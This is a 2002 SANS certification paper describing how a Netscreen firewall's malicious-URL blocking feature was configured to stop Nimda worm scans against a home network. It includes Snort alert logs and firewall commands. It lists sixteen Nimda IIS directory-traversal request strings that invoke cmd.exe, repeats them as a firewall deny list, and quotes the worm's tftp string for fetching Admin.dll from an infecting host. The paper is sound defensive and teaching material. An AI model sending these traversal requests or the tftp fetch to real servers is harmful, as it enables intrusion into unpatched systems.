Global Information Assurance Certification Paper

Intrusion Detection and Analysis: Theory, Techniques, and Tools

Edward W. Ray
SANS Marina del Rey ,
Marina del Rey, CA USA
July 13-18, 2002
GIAC GCIA Practical
Version 3.2
Submitted: January 2, 2003

Table Of Contents

Acknowledgements

This practical followed a similar template to Tod Bearlsey's Practical Exam. My thanks to him for blazing the formatting trail for me!

Conventions Used in this Paper

Normal text looks like this: 12-point Times New Roman.

Command entries look like this; Indented, 10-point Italic, to minimize line wrapping.

Log entries look like this: Indented, 8-point Times New Roman, to minimize wrapped lines.

Assignment #1: Describe The State of Intrusion Detection

Using the Netscreen Firewall as a Network Intrusion Detection (Prevention) System

Summary

An option called "malicious-URL blocking" exists within the Netscreen firewall family, which allows for an active Network Intrusion Detection System (NIDS) feature to be enabled. This NIDS feature allows for selective blocking of malicious packets on both the trust and untrust sides of the firewall. The malicious-URL blocking feature has the advantage of blocking any future attacks as well as alerting the user of infected machines within his/her internal network.

To demonstrate how the malicious-URL blocking feature can be used for intrusion detection (and prevention), this whitepaper will show the implementation of the NIDS feature to stop Nimda scans from getting to my web server and alerting the user to any infected machines within my network. This whitepaper will also show how to set up the e-mail alert feature to let the user know of attempted Nimda scans (internal and external).

The goal of this paper is to show that the Netscreen can effectively block the Nimda noise which continues to persist on the Internet, and to show the effectiveness of the Netscreen as a basic NIDS.

Introduction

September, 2001 will go down in history as a watershed month. Not just for the attacks on the World Trade Center and Pentagon, but also for the release of the Nimda worm. Like the 911 attacks, the effects of Nimda are still being felt throughout the Internet community. Iinfected computers that are still generating scans, and probably will never be patched by their users. Even today, there are still computers being hooked up to the Internet with unpatched Windows Operating Systems. One university, University of California at Santa Barbara, is requiring that students to have Windows XP installed on their computers before hooking up to their network. Windows XP machines are not susceptible to the Nimda virus.

The Netscreen firewall has a reputation for being an excellent firewall solution for those who want an appliance with minimal configuration. Once the initial setup is done, a home or small-office requires minimal maintenance. The Netscreen family of firewalls, which range from home/small-office to enterprise level, is one of a few firewall companies to have their firewalls certified to ICSA Labs 4.0 Certification Criterion. Further details concerning the testing and evaluation criterion can be found at the ICSA Labs website.

While the Netscreen does provide excellent protection against attacks, it is by default designed as an "all or nothing" type of firewall. In other words, if you open up port 80 (Web Server) on the Netscreen firewall, it lets in ALL traffic. It makes no distinction between malicious and non-malicious traffic. As a result, an unpatched Microsoft Internet Information Server (IIS) can be easily infected with Nimda, Code Red, or any other traffic which is designed to compromise the web server.

Firewall Basics and the Netscreen Family

Firewalls are responsible for filtering the traffic exchanged between networks, enforcing each network's access control policy. One of the major functions of a firewall is to defend an inside "trusted" network from attack by "untrusted" outsiders. Firewalls ensure that only authorized traffic passes into and out of each connected network. To avoid compromise, the firewall itself must be hardened against attack. To enable security policy design and verification, a firewall must also provide strong monitoring and logging.

Their are two types of firewalls approaches; packet filtering and application proxy. A typical router provides basic packet filtering at the network layer through the use of packet filters, otherwise known as Access Control Lists (ACLs). ACLs operate on values carried in each TCP/IP packet. As shown in Figure 1, these fields include protocol type, source and destination IP address, and source and destination port (application type). One can define packet filters rather trivially. But a router is a device which is meant to route ALL traffic, not block it. As more and more filters are added, this can slow down the router's ability to route traffic quickly. ACLs also become more difficult to add and/or manage in large networks with complex security policies. ACLs/Packets filters alone are not the answer to high-speed firewall protection. Most secure networks today combine a screening router with a statefull packet inspection or application proxy firewall.



Figure 1: Types of Firewalls

* This figure is reproduced from Netscreen Technologies, "Stateful Inspection Firewalls: The Netscreen Way"

A dynamic or "stateful" packet inspection firewall maintains a table of active TCP sessions and UDP "pseudo" sessions. Each entry records the session's source and destination IP address and port numbers, and the current TCP sequence number. Entries are created only for those TCP

connections or UDP streams that satisfy a defined security policy; packets associated with these sessions are permitted to pass through the firewall. Sessions that do not match any policy are denied, as are any packets received that do not match an existing table entry.

Stateful inspection firewalls are by default "closed" to all traffic. To operate a service, for example a web server, a "hole" is opened in the firewall on port 80 to allow that traffic through. This is inherently more secure than packet filtering because instead of permitting any host or program to send any kind of TCP traffic on port 80, a stateful inspection firewall ensures that packets belong to an existing session. Furthermore, it can authenticate the user when the session is established, it can determine whether the packets really carry HTTP, and it can enforce granular constraints at the application layer (e.g., filtering URLs to deny access to black-listed sites).

Applications proxies involve setting up two TCP connections; one between packet source and the proxy, the other between the proxy and the destination host. The packets are intercepted, the payload examined, then relayed to the destination. This involves more protocol stack overhead than inspecting packets at the network layer. And since a unique proxy is required for each application, proxy firewalls can be less flexible and slower to respond than stateful inspection firewalls. However, proxy implementations can offer very granular application-level control (for example, blocking FTP transfers involving filenames ending in ".exe").

To provide the best of both worlds, the Netscreen firewall family provides a hybrid approach in their firewall appliances. ASIC-based stateful packet inspection is used as the primary protection mechanism. This approach is complemented by selective user-defined proxies for protection against denial-of-service attacks. and application proxy methods. For further details on the Netscreen approach, one can check the website.

From the appliance datasheet, The Netscreen 5XP are entry level firewall appliances with the same functionality as the higher end models. The differences lie principally in the number of connections allowed and maximum throughput speed. The Netscreen 5XP provides a 10 Mbps symmetric connection to the internet, allowing a maximum of 2,000 simultaneous connections. Other Netscreen appliances provide larger amounts of connections and up to 1 Gbps symmetric connection speed

The Netscreen can be accessed via a graphical user interface (ports 80 or 443), or by command line via telnet (port 23) or SSH (port 22). A user name and password are necessary to gain access. The default is

Username: *Netscreen*

Password: *Netscreen*

For security purposes I prefer to use the SSH access method. It is also recommended that the default password by changed to minimize the possibility of compromise by attackers. The Netscreen user guide and manual are included with the purchase of the appliance; the Command

Line Interface (CLI) documentation is available as PDF file through the Netscreen website, once the user has registered his/her appliance. For the purposes of this paper, I will be logging in to the Netscreen via SSH and using the command line to enter information into the Netscreen.

Nimda Basics

The history, origin, and methods of the Nimda attack are well documented in the CERT and incidents.org documents referenced at the end of this paper. The Nimda worm has multiple ways to infect a host; this paper will focus on the detection and prevention of internal and external scans from infected machines. The worm scans the Internet looking for any open TCP port 80. The Nimda worm then attempts to infect the host using the following 18 IIS exploits:

1. *GET /scripts/root.exe?/c+dir*
2. *GET /MSADC/root.exe?/c+dir*
3. *GET /c/winnt/system32/cmd.exe?/c+dir*
4. *GET /d/winnt/system32/cmd.exe?/c+dir*
5. *GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir*
6. *GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir*
7. *GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir*
8. *GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir*
9. *GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir*
10. *GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir*
11. *GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir*
12. *GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir*
13. *GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir*
14. *GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir*
15. *GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir*
16. *GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir*

As stated in the incidents.org summary, these attacks are attempted exploitations of the "IIS/PWS Extended Unicode Directory Traversal Vulnerability", the "IIS/PWS Escaped Character Decoding Command Execution Vulnerability", and utilization of backdoors left behind by previous Code Red II and Sadmind infections. Once in control of a victim IIS/PWS server, the worm uses TFTP to transfer its code from the attacking machine to the victim. The file transferred via TFTP is named "Admin.dll". IIS 3.0, 4.0, and 5.0 are all affected, as are Personal Web Server (PWS) 1.0 and 3.0. Once the worm gains access to a vulnerable IIS webserver, it uses TFTP to fetch a file called Admin.dll from the infecting host. The following string is embedded in the worm executable:

```
tftp%%20-i%%20%s%%20GET%%20Admin.dll%%20
```

The infected system now goes off in search of other systems to infect other machines. The worm prefers to target systems within its own Class A (first octet of IP address the same) and Class B (first two octets of IP address) address space. This type of attack can lead to massive amounts of network activity at sites having several infected machines.

The malicious-URL blocking feature and its implementation to block Nimda scans

The network configuration for my home network is shown below:



Figure 2: My Network Configuration

Each arrow represents a separate NIC card with its own internal IP address. The Netscreen 5XP was set up to allow only the inbound traffic noted next to each arrow. SQUID (port 3128) is blocked outbound at the Netscreen 5XP, and all known Windows ports are blocked by the Netscreen 5XP, ZoneAlarm (all Windows clients and servers), pf (OpenBSD) and ipchains (Red Hat Linux). Each machine also has its own software firewall, which adds another layer of protection.

The Cisco Router performs no filtering; its only function is as a gateway for my x.y.z.208/28 address space. The access to the box is limited by an agreement between the user and the service provider (Time Warner). The connection is a 3 Mbps upstream/768 Kbps downstream connection through my cable lines.

Snort version 1.9 is used for monitoring with the default ruleset. There are two snort sensors. One has no IP address assigned and monitors traffic at router. The second sensor shares duty with my e-mail server and monitors traffic on the internal network. Snort logs are categorized by a mySQL server running on the Linux box, and the results are parsed and displayed on a web console called Acid Console for Intrusion Detection. For those interested in knowing how to set up this type of IDS, a reference is provided at the end of this paper.

The OpenBSD web server is an Apache, version 1.3.27. DNS on both servers is BIND v9.2.2. The Windows 2000 server is a domain controller only for itself and the Windows client machines. It forwards to the Linux and OpenBSD DNS servers for outbound requests.

The Netscreen 5XP performs the function of firewall and Network address translation. The rules pertaining to the setup of this part of the network are entered into the Netscreen command line interface (CLI) as shown:

set interface trust ip 192.168.1.1/24
set interface untrust ip x.y.z.220/28
set interface untrust gateway x.y.z.209
set interface "untrust" mip x.y.z.210 host 192.168.1.209 netmask 255.255.255.255 vr "trust-vr"
set interface "untrust" mip x.y.z.211 host 192.168.1.210 netmask 255.255.255.255 vr "trust-vr"
set interface "untrust" mip x.y.z.221 host 192.168.1.102 netmask 255.255.255.255 vr "trust-vr"
set interface "untrust" mip x.y.z.222 host 192.168.1.105 netmask 255.255.255.255 vr "trust-vr"

Once these rules are entered, rules pertaining the webserver residing on the OpenBSD machine are added:

set policy id 67 from "Untrust" to "Trust" "Any" "MIP(x.y.z.210)" "HTTP" Permit
set policy id 69 from "Untrust" to "Trust" "Any" "MIP(x.y.z.211)" "HTTP" Permit

Additional rules are added for the other services:

set policy id 59 from "Untrust" to "Trust" "Any" "MIP(x.y.z.210)" "DNS" Permit
set policy id 9 from "Untrust" to "Trust" "Any" "MIP(x.y.z.221)" "DNS" Permit
set policy id 11 from "Untrust" to "Trust" "Any" "MIP(x.y.z.222)" "MAIL" Permit

Keep in mind that Netscreen firewalls, by default, deny all incoming connections. The users must initiate rules and filters to open the appropriate ports for network traffic to flow from the "Trust" (intranet) to the "Untrust" (internet) side of the firewall.

At first glance, one might ask why Nimda is an issue in this network, since there are no IIS servers running. Although the Apache Web server cannot be exploited by Nimda vulnerabilities, it is nevertheless noise which propagates through the network connections. The Windows client and server machines also are properly patched, but my concern is for future unpatched and/or infected Windows clients which may be connected to the "Trust" side of the network. One of the other propagation methods mentioned in the incident.org paper could be used to infect an unpatched client or server. The Netscreen 5XP is now set up to allow all port 80 traffic to flow to the webserver. It makes no distinction between malicious and non-malicious traffic. As a result, I would get continual snort logs like the ones shown below:

[**] [1:1256:7] WEB-IIS CodeRed v2 root.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
12/02/02-16:13:49.929164 24.202.195.75:3442 -> 192.168.1.209:80
TCP TTL:104 TOS:0x0 ID:2638 IpLen:20 DgmLen:1 12 DF
AP Seq: 0x311CC52A Ack: 0x30CD5CDB Win: 0x4470 TcpLen: 20
[Xref => url www.cert.org/advisories/CA-2001-19.html]

[**] [1:1256:7] WEB-IIS CodeRed v2 root.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
12/02/02-16:13:51.137550 24.202.195.75:3457 -> 192.168.1.209:80
TCP TTL:104 TOS:0x0 ID:2712 IpLen:20 DgmLen:110 DF
AP Seq: 0x312CD9CF Ack: 0xC303F64 Win: 0x4470 TcpLen: 20
[Xref => url www.cert.org/advisories/CA-2001-19.html]

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
12/02/02-16:14:01.837960 24.202.195.75:3475 -> 192.168.1.209:80
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:119
AP Seq: 0x313DD980 Ack: 0x0 Win: 0x0 TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
12/02/02-16:14:02.324521 24.202.195.75:3600 -> 192.168.1.209:80
TCP TTL:104 TOS:0x0 ID:3350 IpLen:20 DgmLen:120 DF
AP Seq: 0x31C024B6 Ack: 0x17F64DF3 Win: 0x4470 TcpLen: 20

[**] [1:1945:1] WEB-IIS unicode directory traversal attempt [**]
[Classification: Web Application Attack] [Priority: 1]
12/02/02-16:14:06.523653 24.202.195.75:3616 -> 192.168.1.209:80
TCP TTL:104 TOS:0x0 ID:3553 IpLen:20 DgmLen:136 DF
AP Seq: 0x31CF019E Ack: 0x2C2811E2 Win: 0x4470 TcpLen: 20
[Xref => cve CVE-2000-0884]

[**] [1:1945:1] WEB-IIS unicode directory traversal attempt [**]
[Classification: Web Application Attack] [Priority: 1]
12/02/02-16:14:07.646964 24.202.195.75:3659 -> 192.168.1.209:80
TCP TTL:104 TOS:0x0 ID:3623 IpLen:20 DgmLen:157 DF
AP Seq: 0x31FFCE97 Ack: 0x6E532288 Win: 0x4470 TcpLen: 20
[Xref => cve CVE-2000-0884]

[**] [1:1945:1] WEB-IIS unicode directory traversal attempt [**]
[Classification: Web Application Attack] [Priority: 1]
12/02/02-16:14:08.798467 24.202.195.75:3676 -> 192.168.1.209:80
TCP TTL:104 TOS:0x0 ID:3680 IpLen:20 DgmLen:157 DF
AP Seq: 0x320F5E48 Ack: 0x9D24A2C Win: 0x4470 TcpLen: 20
[Xref => cve CVE-2000-0884]

[**] [1:982:6] WEB-IIS unicode directory traversal attempt [**]
[Classification: Web Application Attack] [Priority: 1]
12/02/02-16:14:13.127055 24.202.195.75:3691 -> 192.168.1.209:80
TCP TTL:104 TOS:0x0 ID:3908 IpLen:20 DgmLen:185 DF
AP Seq: 0x321F6933 Ack: 0x4E117F74 Win: 0x4470 TcpLen: 20
[Xref => cve CVE-2000-0884]

[**] [1:982:6] WEB-IIS unicode directory traversal attempt [**]
[Classification: Web Application Attack] [Priority: 1]
12/02/02-16:14:14.765786 24.202.195.75:3739 -> 192.168.1.209:80
TCP TTL:104 TOS:0x0 ID:3991 IpLen:20 DgmLen:137 DF
AP Seq: 0x3253392E Ack: 0x23202E74 Win: 0x4470 TcpLen: 20
[Xref => cve CVE-2000-0884]

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
12/02/02-16:14:16.152450 24.202.195.75:3758 -> 192.168.1.209:80
TCP TTL:104 TOS:0x0 ID:4063 IpLen:20 DgmLen:137 DF
AP Seq: 0x3267AAC6 Ack: 0x4B133CAD Win: 0x4470 TcpLen: 20

[**] [1:981:6] WEB-IIS unicode directory traversal attempt [**]
[Classification: Web Application Attack] [Priority: 1]

```
12/02/02-16:14:38.348807 24.202.195.75:3775 -> 192.168.1.209:80
TCP TTL:104 TOS:0x0 ID:5305 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x327968FE  Ack: 0x258201F0  Win: 0x4470  TcpLen: 20
[Xref => cve CVE-2000-0884]

[**] [1:983:6] WEB-IIS unicode directory traversal attempt [**]
[Classification: Web Application Attack] [Priority: 1]
12/02/02-16:14:39.617525 24.202.195.75:4053 -> 192.168.1.209:80
TCP TTL:104 TOS:0x0 ID:5381 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x339A7DA8  Ack: 0x6B746E38  Win: 0x4470  TcpLen: 20
[Xref => cve CVE-2000-0884]

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
12/02/02-16:14:40.582036 24.202.195.75:4071 -> 192.168.1.209:80
TCP TTL:104 TOS:0x0 ID:5442 IpLen:20 DgmLen:138 DF
***AP*** Seq: 0x33ADD112  Ack: 0x6E8B5846  Win: 0x4470  TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
12/02/02-16:14:41.756281 24.202.195.75:4084 -> 192.168.1.209:80
TCP TTL:104 TOS:0x0 ID:5495 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0x33BB221D  Ack: 0x60AC62E5  Win: 0x4470  TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
12/02/02-16:14:43.076890 24.202.195.75:4101 -> 192.168.1.209:80
TCP TTL:104 TOS:0x0 ID:5572 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0x33CCE57C  Ack: 0x30527F3B  Win: 0x4470  TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
12/02/02-16:14:48.327095 24.202.195.75:4119 -> 192.168.1.209:80
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:135
***AP*** Seq: 0x33DE6019  Ack: 0xFC8FB37C  Win: 0x0  TcpLen: 20
```

These snort alerts are indicative of a typical Nimda scan. The previous snort detects were received by my internal sensor, letting me know that this traffic had made its way to the "Trust" side of the firewall. In order to block this traffic, I implermented the use of the malicious-URL blocking feature. From Netscreen CLI command line, the following was typed :

set zone Untrust screen mal-url "NIMDA-1" "GET /SCRIPTS/ROOT.EXE?/" 0
set zone Untrust screen mal-url "NIMDA-2" "GET /MSADC/ROOT.EXE?/" 0
set zone Untrust screen mal-url "NIMDA-3" "GET /C/WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Untrust screen mal-url "NIMDA-4" "GET /D/WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Untrust screen mal-url "NIMDA-5" "GET /SCRIPTS/..%255C../WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Untrust screen mal-url "NIMDA-6" "GET /_VTI_BIN/..%255C../..%255C../..%255C../WINNT/SYSTEM32/" 0
set zone Untrust screen mal-url "NIMDA-7" "GET /_MEM_BIN/..%255C../..%255C../..%255C../WINNT/SYSTEM32/" 0
set zone Untrust screen mal-url "NIMDA-8" "GET /MSADC/..%255C../..%255C../..%255C/..%C1%1C../..%C1%1C../" 0
set zone Untrust screen mal-url "NIMDA-9" "GET /SCRIPTS/..%C1%1C../WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Untrust screen mal-url "NIMDA-10" "GET /SCRIPTS/..%C0%2F../WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Untrust screen mal-url "NIMDA-11" "GET /SCRIPTS/..%C0%AF../WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Untrust screen mal-url "NIMDA-12" "GET /SCRIPTS/..%C1%9C../WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Untrust screen mal-url "NIMDA-13" "GET /SCRIPTS/..%%35%63../WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Untrust screen mal-url "NIMDA-14" "GET /SCRIPTS/..%%35C../WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Untrust screen mal-url "NIMDA-15" "GET /SCRIPTS/..%25%35%63../WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Untrust screen mal-url "NIMDA-16" "GET /SCRIPTS/..%252F../WINNT/SYSTEM32/CMD.EXE?/" 0

The same set of mal-URL screens were entered for the "Trust" side:

set zone Trust screen mal-url "NIMDA-1" "GET /SCRIPTS/ROOT.EXE?/" 0

set zone Trust screen mal-url "NIMDA-2" "GET /MSADC/ROOT.EXE?/" 0
set zone Trust screen mal-url "NIMDA-3" "GET /C/WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Trust screen mal-url "NIMDA-4" "GET /D/WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Trust screen mal-url "NIMDA-5" "GET /SCRIPTS/..%255C../WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Trust screen mal-url "NIMDA-6" "GET /_VTI_BIN/..%255C../..%255C../..%255C../WINNT/SYSTEM32/" 0
set zone Trust screen mal-url "NIMDA-7" "GET /_MEM_BIN/..%255C../..%255C../..%255C../WINNT/SYSTEM32/" 0
set zone Trust screen mal-url "NIMDA-8" "GET /MSADC/..%255C../..%255C../..%255C/..%C1%1C../..%C1%1C../" 0
set zone Trust screen mal-url "NIMDA-9" "GET /SCRIPTS/..%C1%1C../WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Trust screen mal-url "NIMDA-10" "GET /SCRIPTS/..%C0%2F../WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Trust screen mal-url "NIMDA-11" "GET /SCRIPTS/..%C0%AF../WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Trust screen mal-url "NIMDA-12" "GET /SCRIPTS/..%C1%9C../WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Trust screen mal-url "NIMDA-13" "GET /SCRIPTS/..%%35%63../WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Trust screen mal-url "NIMDA-14" "GET /SCRIPTS/..%%35C../WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Trust screen mal-url "NIMDA-15" "GET /SCRIPTS/..%25%35%63../WINNT/SYSTEM32/CMD.EXE?/" 0
set zone Trust screen mal-url "NIMDA-16" "GET /SCRIPTS/..%252F../WINNT/SYSTEM32/CMD.EXE?/" 0

E-mail alerts

In order to verify that the malicious URL blocking feature was working, I added the following entries at the Netscreen CLI:

set admin mail alert
set admin mail server-name "192.168.1.105"
set admin mail mail-addr1 support@mmicman.com

What this set of commands will do is flag any IP addresses which attempts to Nimda scan my network, and then instattaneoulsy e-mails me the information. A typical e-mail message would look something like this:

From: netscreen2@mmicman.com [mailto:netscreen2@mmicman.com]
Sent: Wednesday, December 18, 2002 7:50 PM
To: support@mmicman.com
Subject: NetScreen Event Alarms Reported From netscreen2

[00001] 2002-12-18 19:48:39 system-critical-00032: malicious URL, From 24.218.179.78/3899 to x.y.z.210/80, using protocol TCP (on zone Untrust,interface untrust) occurred 4 times
[00002] 2002-12-18 19:48:37 system-critical-00032: malicious URL, From 24.218.179.78/3859 to x.y.z.210/80, using protocol TCP (on zone Untrust,interface untrust) occurred 11 times
[00003] 2002-12-18 19:48:36 system-critical-00032: malicious URL, From 24.218.179.78/3855 to x.y.z.210/80, using protocol TCP (on zone Untrust,interface untrust) occurred 1 times

Snort Sensor #1 (on the Cisco router) also recorded this Nimda scan, but it was nowhere to be found on Sensor #2. Nimda scans were no longer penetrating my firewall, and I an e-mail was sent to me documenting each attack attempt. One may choose to remove this feature over time, as the number of scans can be quite large for some web servers. It is recommended to leave this feature active, so that documentation can be provided to the users or ISPs of the infected machines.

Future work and suggestions

There is a Netscreen whitepaper which talks about the implementation of this feature, but its purpose is mainly to thwart unauthorized access attempts to Netscreen GUI from the internet, assuming the user has this feature turned on. The whitepaper also has some errors in it pertaining to the length feature. By default, it is zero and should stay that way. If it is changed, the Netscreen will only stop mal-URL packets which have exactly the number of characters specified in the length statement.

Netscreen currently has the Code Red signature already defined, however it is not added by default. One has to enter the following command:

set firewall malicious-URL blocking code-red-worm

at the Netscreen CLI to activate this feature. There is no such simple for Nimda attacks; one would have expected it to at least be defined, if not enabled by default. Netscreen has no plans to implement a default entry for Nimda in the future, so Netscreen users will have to enter in the signatures in order to prevent the scans from penetrating.

There is also no support for wildcard characters in the mal-URL feature. Since the Nimda worm goal is to get access to a command line , the appearance of "cmd.exe" in 14 of the 16 signatures, a mal-URL of the form

*set zone Untrust screen mal-URL "NIMDA" "*cmd.exe*"*

would be enough to stop most Nimda scans, as well as other malicious packets that attempts to gain command line access on Windows OS machines. The ability to use wildcard characters would be helpful in defeating future exploits. Netscreen plans to add the ability to use wildcard characters in a future Netscreen OS release. These OS updates can be directly installed via file transfer using the GUI, telnet or SSH methods.

The number of malicious-URL blockings that can be entered into the Netscreen 5XP to block is 48. This is essentially a memory limitation; other models have the ability to to add even more malicious-URL blocking signatures.

References

Bayley, Robert. "Configuring a Netscreen Firewall" SANS Institute Information Security Reading Room, April 14, 2002. URL: http://rr.sans.org/firewall/netscreen.php

Cooper, Lisa., "ResNet Limits Platforms: Policy Prohibits Student Use of Windows 2000, NT on Dorm Network" September 27, 2002.
URL: http://www.ucsbdailynexus.com/news/2002/3415.html.

Netscreen Technologies, "Stateful Inspection Firewalls: The Netscreen Way",
URL: http://www.netscreen.com/solutions/firewall_wpaper.asp.

ICSA Labs, 4.0 Certified Firewall Products, URL: http://www.icsalabs.com/html/communities/firewalls/newsite/cert.shtml.

Netscreen Technologies, Netscreen Appliances Overview, URL: http://www.netscreen.com/products/index.html.

CERT Coordination Center. "CERT® Advisory CA-2001-26 "Nimda Worm." September 25, 2001. URL: http://www.cert.org/advisories/CA-2001-26.html.

Incident.org, "Nimda Worm/Virus Report – Final" October 3, 2001, URL: http://www.incidents.org/react/nimda.pdf.

Netscreen Technologies, "Internet Worms and the Malicious URL feature" September 19, 2001, e-mail from srichardson@netscreen.com.

Netscreen Technologies, Netscreen CLI Reference Guide, Version 4.0.0, P/N 093-0549-000 Rev. A, July 2002.

Snort Installation Manual, Snort, mySQL and Red Hat 7.3. URL: http://www.snort.org/docs/snort-rh7-mysql-ACID-1-5.pdf.

Sourcefire, Inc. "Snort Signature ID981. WEB-IIS unicode directory traversal attempt" URL: http://www.snort.org/snort-db/sid.html?sid=981

Sourcefire, Inc. "Snort Signature ID982, WEB-IIS unicode directory traversal attempt" URL: http://www.snort.org/snort-db/sid.html?sid=982

